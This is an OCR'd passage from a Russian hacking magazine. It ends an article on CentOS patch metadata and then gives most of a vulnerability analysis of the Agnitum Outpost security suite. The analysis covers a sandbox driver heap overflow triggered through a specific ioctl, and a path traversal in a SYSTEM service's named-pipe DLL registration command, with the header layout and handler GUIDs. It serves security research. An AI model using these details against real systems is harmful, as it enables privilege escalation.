
В общем, идея ясна. Реализации своей я не дам, потому что жадный, но особого труда закодить тут нет. Такой подход для организации своих репо используют многие ребята, кому приходится тянуть системы на основе CentOS. Собственно, минус тут только один: если формат почтовой рассылки поменяется, то придется допиливать. Но пока такого не было, так что можно считать, все OK.

РЕЗЮМЕ



Суть проблемы своими глазами: если заглянуть в репо CentOS, то updateinfo.xml там не найти...





Работающее решение в отдельно взятой компании: свой репозиторий, свои метаданные!

В который раз мы уже говорим о такой штуке, как патч-менеджмент. Казалось бы, простая задача, но если не быть «бумажником», то видно, что есть много тонкостей. В одном из прошлых выпусков мы говорили о разработке архитектуры и контроле за патч-менеджментом с использованием таких инструментов, как Splunk и Puppet, а вот сегодня коснулись мелкой технической, но довольно забавной проблемы. Как видишь, инженеру ИБ приходится решать от глобальных и архитектурных до мелких технических задач, без которых сложно развивать здоровую и безопасную систему и инфраструктуру. Как мы понимаем, система «слежения» за обновлениями — уже полдела, но ведь есть и организационные процессы, которые должны быть выстроены. Патчи нужно ставить, и ставить вовремя. Поэтому кроме технической стороны дела в компании должны понимать необходимость обновлений безопасности. Тут уже могут резвиться «бумажные» безопасники, придумывая регламенты и всякие прочие процедуры, и чтобы у них там

был «комплаенс» :).

Всем приятного дня и да пребудет с тобой Сила!



Небезопасная безопасность

СЛАБЫЕ МЕСТА СОВРЕМЕННЫХ СРЕДСТВ ЗАЩИТЫ

В наши дни довольно трудно найти компьютер без установленного security-решения, обеспечивающего безопасность юзеру. Сами защитные решения — это неплохо, но минус таких программ в том, что пользователи полностью полагаются на них и теряют бдительность. А зря. Ведь современные антивирусы, файрволы и прочее — очень сложные программные продукты, в которых тоже присутствуют уязвимости. И сегодня мы рассмотрим, где их лучше искать и к чему они могут привести.



Марсель Валеев
largotek@gmail.com

ВЫБОР ПАЦИЕНТА

Все программные продукты, предназначенные для обеспечения безопасности ПК, решают приблизительно один и тот же круг задач. Поэтому в какой-то мере они похожи друг на друга — как с архитектурной точки зрения, так и с точки зрения алгоритмов. Сегодня мы выберем одного подопытного и на его примере рассмотрим, какие уязвимости могут таиться в security-продуктах и что они могут дать злоумышленникам. В качестве пациента возьмем Agnitum Outpost.

Outpost, как и другие похожие продукты, — это пакет программ, нацеленных на защиту пользователя, в данном случае антивирус, файрвол, антиспам, песочница и другие компоненты. Один из ключевых моментов security-продуктов — они должны прежде всего быть защищены сами по себе, дабы не предоставлять зловредам дополнительные двери в систему. Сегодня мы будем рассматривать, наверное, одни из самых важных и уязвимых мест (по крайней мере которые всегда под прицелом у злоумышленников) — песочницу и непосредственно архитектуру security-решения и попробуем найти баги и проэксплуатировать их.

УСТАНОВЛЕННЫЕ АНТИВИРУСНЫЕ ДРАЙВЕРЫ

После установки последней версии Outpost получаем список драйверов, установленных этим пакетом, и их пермишены с помощью инструментов DriverView и DeviceTree.

No	DriverName	DeviceName	Permission	Description
1*	afw	afwndis	administrators	Agnitum firewall ndis driver
2*	afwcore	afw	Everyone	Agnitum firewall core driver
3*	Sandbox	Sandbox	Everyone	Host protection component
4	VBCoreNT.0	VBCoreNT.0	Everyone	VirusBuster core driver
5*	VBEngNT	vbengnt	Everyone	VirusBuster loader sys
6*	VBFilt	…	…	Host protection component

Что мы видим? Afws — это firewall-технология, разработанная Agnitum, которую также используют другие антивирусные вендоры. Драйверы VB* отвечают за движок VirusBuster, недавно приобретенный Agnitum. Драйвер песочницы sandbox.sys, который является неотъемлемой частью механизма защиты. Песочница достаточно сложный компонент, потенциально содержащий баги, поиски начнем с него.

SANDBOX.SYS

Данный драйвер обрабатывает различные ioctl-запросы, повесив IRP_MJ_DEVICE_CONTROL на функцию sub_55D20. То есть sub_55D20 будет обрабатывать запросы, которые идут драйверу. Данная функция является оберткой для sub_A1F90, а она, в свою очередь, передает ioctl коды и параметры различным функциям-обработчикам.


В первом блоке каждой функции обработчика код ioctl проверяется, и в случае неравенства код и параметры передаются следующему обработчику. Эти ioctl-коды посылаются от песочницы и используются модулем sand.ofp, который представляет собой файл динамической библиотеки и лежит в `.. agnitum/Outpost Security Suite Pro/plugins_acs/sand.ofp`. Открываем в иде данный плагин. Там есть функция `sub_1004DC40`, которая обрабатывает ioctl-коды и выводит отладочные сообщения, что поможет нам разобраться, что к чему. Всего используемых ioctl-кодов оказалось 31, вот парочка из них.

```
0x80000208: "set rules"
0x8000020C: "get rules"
0x80004198: "query init info2"
```

Как видишь, достаточно большой фронт для исследования и поиска дыр. После игры с некоторыми из этих значений, отправляя сообщения драйверу и анализируя буферы ввода-вывода и их размеры, натыкаемся на интересный ioctl-код — `0x80000208: "set rules"`. Выглядит заманчиво, давай поближе рассмотрим его и проследим путь прохождения входных данных.



Обработка ioctl-кодов



ПУТЬ ПРОХОЖДЕНИЯ БУФЕРА

На первый взгляд кажется, что буферы, выделенные для сообщения принятого ioctl-кода, корректно проверяются — входной не менее 20 байт, а выходной не менее 144.

```
.text:000A1827    call sub_92CF0 ; Выделяет память и копирует туда входные
                                   данные
.text:000A182C    push 1
.text:000A182E    push 90h
.text:000A1833    lea  ecx, [ebp+var_20]
.text:000A1836    call sub_1AB20 ; Выделяет память и копирует туда выходные
                                   данные
```

Далее идут магические проверки, на какие-то байты. После всех этих проверок, должным образом пройденных, мы достигаем адреса `0xA18EF`, где вызывается функция `sub_A12C0`, отвечающая за установку правил в антивирусе. Данные правила берутся из файла и считываются функцией `sub_62A50`, которая анализирует файл и забирает правила. После функция `sub_9E0E0` устанавливает полученные правила. Наконец, пропуская несущественные моменты, достигаем функции `sub_627B0`, которая начинает анализировать правила из входных данных. Сперва считываются 4 байта сигнатуры, которые должны быть равны `0x0000BEEB`. Затем проверяется другой двухбайтовый флаг на равенство `0x1`. После чего дважды вызывается функция `sub_510A0` и проверяет наличие байта-флага на равенство `0x1`. После инициализации некоторой структуры (для нас она никакой роли не играет) функция вызывает `sub_50FE0` для анализа еще нескольких значений. В итоге буфер ioctl-обработчика достигает функции `sub_22ED0`, которая принимает юникодную строку, и работает с ней. Затем эта строка копируется в память, после чего передается в функцию `sub_1FCB0`, которая представляет собой своего рода распределитель памяти для юникодной строки.

УЯЗВИМОЕ МЕСТО

Уязвимый код прячется именно тут. В этой функции находится ряд некорректных

проверок, которые и приводят к переполнению. Функция sub_1FCB0 делает вот такой расчет для размера выделяемой памяти:

```
.text:0001FD3F    push ebx
.text:0001FD40    xor  ebx, ebx
.text:0001FD42    mov  eax, edi; len
.text:0001FD44    mov  edx, 2
.text:0001FD49    mul  edx
.text:0001FD4B    seto bl
.text:0001FD4E    neg  ebx
.text:0001FD50    or   ebx, eax
.text:0001FD52    jnz  short loc_1FD58 ; Неверный прыжок
```

Здесь значение длины строки в регистре edi умножается на два, и если появляется целочисленное переполнение, то в регистре ebx устанавливается значение 0xffffffff и затем производится операция OR для 0xffffffff с результатами умножения. Если результат не равен нулю, то происходит прыжок в ту часть кода, где выделяется память. Так что в случае большого значения программа пытается выделить память размером 0xffffffff.

```
.text:0001FD58    push '90BS' ; Tag
.text:0001FD5D    push ebx ; NumberOfBytes
.text:0001FD5E    push 0 ; PoolType
.text:0001FD60    call ds:ExAllocatePoolWithTag
.text:0001FD66    test eax, eax
```

Так как невозможно выделить память такого размера, то ExAllocatePoolWithTag возвращает null. Но разработчик принял неверное решение — в случае отказа функции ExAllocatePoolWithTag выделять память из предварительно зарезервированной памяти. Поэтому происходит вызов функции по адресу 0x16EB0, которая возвращает участок предварительно зарезервированной памяти. Именно в ней и находится второй баг — она не проверяет надлежащим образом объем запрашиваемой для выделения памяти.

```
.text:00016EDC    cmp  eax, 1000h
.text:00016EE1    jnz  short loc_16EE6; BUGGY
```

Таким образом, передавая значение 0xffffffff данной функции, мы в итоге получаем вот этот код:

```
.text:00016F0E    mov  eax, [ebp+arg_0]
.text:00016F11    push eax
.text:00016F12    lea  ecx, [esi+0A0h]
.text:00016F18    call sub_11140
```

Функция sub_11140 возвращает выделенную ранее и неиспользуемую память (но может случиться так, что объем окажется недостаточно большим). Память резерви-

руется при загрузке драйвера с вызовом функции sub_1DF60. Самый большой кусок памяти, который может быть выделен, — 16F000h байт.

```
.text:0001DF9E    push 16E360h; will be aligned to 4k -> 16f000
```

Таким образом, переполняя юникод-строку, мы получаем память размером 0x16F000 байт. Третья и последняя проблема возникает, когда юникодные данные копируются в память. После получения указателя на память размером 0x16F000 байт функция sub_22ED0 пытается копировать данные в этот буфер.

```
.text:00022F2D    lea  ecx, [edi+edi] ; Нет проверки на переполнение
.text:00022F30    push ecx
.text:00022F31    push esi
.text:00022F32    mov  ecx, ebx
.text:00022F34    call sub_10710
```

На этот раз функция умножает значение длины (lea ecx, edi+edi ()без каких-либо проверок. Поэтому если мы передадим, например, значение 0x80100000 в качестве длины юникод-строки, то получим указатель на память размером 0x16F000, которая была выделена раньше. А при вычислении размера копируемых данных получится 0x80100000 * 2 = 0x200000 байт. При копировании данных такой длины произойдет переполнение буфера размером 0x16F000 байт. Вот и первая уязвимость.

ЭКСПЛУАТАЦИЯ

К сожалению, эксплуатация уязвимостей выходит за рамки нашей статьи — мы лишь пытаемся их идентифицировать. Поэтому с concept-эксплойтом, который будет ждать тебя на dvd.xakep.ru, тебе придется ознакомиться самому. Суть эксплойта такова: по правилам, рассмотренным выше, формируется строка, содержащая длинное сообщение, далее отправляется драйверу при помощи функции DeviceIoControl(). Чисто теоретически можно переписать точный размер буфера. Но буфер выделяется при загрузке системы (точнее, драйвера песочницы, что часто одно и то же). Поэтому извлечь какую-то пользу из данной уязвимости будет довольно непросто.

АНАЛИЗ АРХИТЕКТУРЫ

Теперь давай попытаемся проанализировать архитектуру продукта, чтобы лучше понять его структуру и потенциально уязвимые места. Программа использует основной сервис acs.exe, который является службой, работающей с правами системного пользователя. Вся работа с интернетом идет через эту службу, которая, в свою очередь, взаимодействует с различными компонентами.

Есть три клиента для службы acs.exe. Первый — ie_bar, расширение для Internet Explorer, которое позволяет настроить контентную фильтрацию при интернет-серфинге. Следующее — op_shell, расширение для explorer.exe. И op_mon — GUI программы. Все эти три компонента запускаются с привилегиями обычного пользователя и взаимодействуют с более привилегированной службой, используя пайп acs_ipc_server. В свою очередь, acs.exe работает с другими модулями, а также взаимодействует с драйверами через интерфейсы плагинов.

ACS_IPC_SERVER

Так как сервис acs.exe (agnitum client service) работает с правами системного пользователя, то, если проэксплойтить этот процесс, можно будет поднять свои привилегии в системе. Обычно системные процессы получают от пользовательских какие-то данные: записи из реестра, файлы или сетевой трафик, что может быть потенциальным местом для атаки. Мы остановили свое внимание на пайпе acs_ipc_server, потому что многие функциональные возможности продукта используют именно его в качестве интерфейса для взаимодействия и можно предположить, что где-то тут зарылся баг, который мы сможем использовать.

Acs.exe регистрирует пайп и позволяет взаимодействовать через него. Функция `sub_4F7580` из `acs.exe` отвечает за чтение данных из указанного именованного канала, другими словами — обработка переданных данных начинается отсюда. Она считывает первые 40 (28h) байт как заголовок. Затем получает из заголовка размер данных, и функция по адресу `0x421680` считывает данные.

Описание анализа структуры заголовка займет много места и не укладывается в формат статьи. Кратко опишем общую идею. Функция вызывает обработчик вот в этом коде.

```
.text:004F77B2 push    edx
.text:004F77B3 mov     edx, [esi]
.text:004F77B5 lea     ecx, [ebp+Buffer]
.text:004F77B8 push    ecx
.text:004F77B9 push    edx
.text:004F77BA mov     ecx, edi
.text:004F77BC call    eax
```

Это динамический вызов функции обработчика, который передает сообщения различным интерфейсам. Для того чтобы достичь этого места, общая структура заголовка должна быть такой:

Offset	Size	Description
0x00	0x10byte	Guid обработчика этой команды
0x10	0x4byte	Номер команды
0x14	0x4byte	Не используется
0x18	0x4byte	Длина данных
0x1c	0x4byte	Должно быть 0
0x20	0x4byte	Должно быть 0
0x24	0x4byte	Должно быть 0

Acs.exe использует уникальные GUID для работы с различными плагинами. Он ищет зарегистрированные плагины по их уникальному GUID и передает сообщение соответствующему плагину. После этого плагин использует номер команды, чтобы решить, какой функции это сообщение адресовано, и анализирует полученные данные. Проанализировав код и поискав GUID, можно составить такую таблицу гуидов и их интерфейсов.

```
0 C31E1F8C 4085EBCF DE788597 D8A239ED      netstat_ipc_handler
1 64789c27 48555feb 9b3ad7b9 963e3ad8      downloader.ofp
2 9becb64b 424ef2fd 6c07e4a0 c8ef8633      amw.ofp
3 c8ec9040 469364d8 3bc30b80 fdd932d6      hips.ofp (not work now)
4 a2f54d27 433b9a4f 9ebb3a8c 5ccf54e3      content.ofp ie_bar
5 D48A445E 466E1597 327416BA 68CCDE15      common_handler
6 fd8e5dce 48cebed7 3ad892a6 6c4b8fef      learning_handler
7 8dad52e3 4121f991 ccec4893 79db5684      config_handler
8 c55830e6 4c8fff62 109a30ad b592c8ec      content.ofp
9 4800cf0c 44b0c677 a7203088 678eda10      monitor query
10 210538C1 4EA24453 C2606D82 51F98D54     protect_ipc_handler
```

Там их может быть больше. Так что есть простор для анализа и поиска уязвимостей при обработке различных команд разными компонентами.

ЗАГРУЖАЕМ DLL

Обработчик функционала общего назначения `common_handler` находится в том же модуле acs.exe по адресу `0x004A8650`. Эта функция использует большой switch case и выбирает соответствующее действие на основе команды. Вот список команд, которые `common_handler` обрабатывает.

```
0 1 2 5 6 7 8 9 A B C D F 10 11 12 13 14 15 16 17 1A 1B 1C
```

Проанализировав некоторые из этих команд, можно достичь интересного места — обработки команды `FWC_REGISTER_DLL` за номером `0x17`. Передав этот номер в `common_handler`, мы вызовем процедуру `sub_4FC4E0`. Она отвечает за регистрацию DLL (находящейся в папке, куда установлен продукт) с помощью сервиса regsrv32.exe. Процедурка получает путь до acs.exe путем вызова `sub_4144C0`. Затем к этому пути добавляется имя DLL'ки. А потом функция использует `CreateProcessA()`, чтобы зарегистрировать DLL с помощью regsvr32.exe. Передаваемая в `CreateProcessA()` командная строка будет иметь следующий вид:

```
Regsvr32.exe /s C:\Program Files\agnitum\Outpost Security Suite Pro\↵
somenameinput.dll
```

Regsvr32.exe может быть использован для регистрации com DLL. Сначала он подгружает библиотеку с помощью `LoadLibrary`. Поскольку самозащита не позволяет нам ничего записать в директорию Agnitum Outpost Security, то все выглядит достаточно безопасно. Но уязвимость кроется в том, что не фильтруются спецсимволы, в частности обход директорий. Таким образом, передав корректный заголовок протокола и номер команды, возможно выполнить следующий трюк:

```
Regsvr32.exe /s C:\Program Files\agnitum\Outpost Security Suite Pro\..\..\..\↵
angry.dll.
```


Так как `CreateProcessA()` выполняется с системными привилегиями, то regsvr32.exe

будет наследовать эти привилегии и angry.dll загрузится системой.

ЭКСПЛУАТАЦИЯ

Эксплуатацию данной уязвимости также оставим за рамками статьи. С кодом PoC эксплойта, который запускает командную оболочку с системными привилегиями, ты можешь ознакомиться сам. Примечательно, что эксплуатация данной уязвимости не требует какого-то специального метода, просто шлешь специально сформированное сообщение (соблюдая правильный заголовок, флаги и прочее) на пайп, проходишь проверку, достигаешь уязвимого места и загружаешь DLL.

Архитектура Agnitum Outpost



ВЫВОД

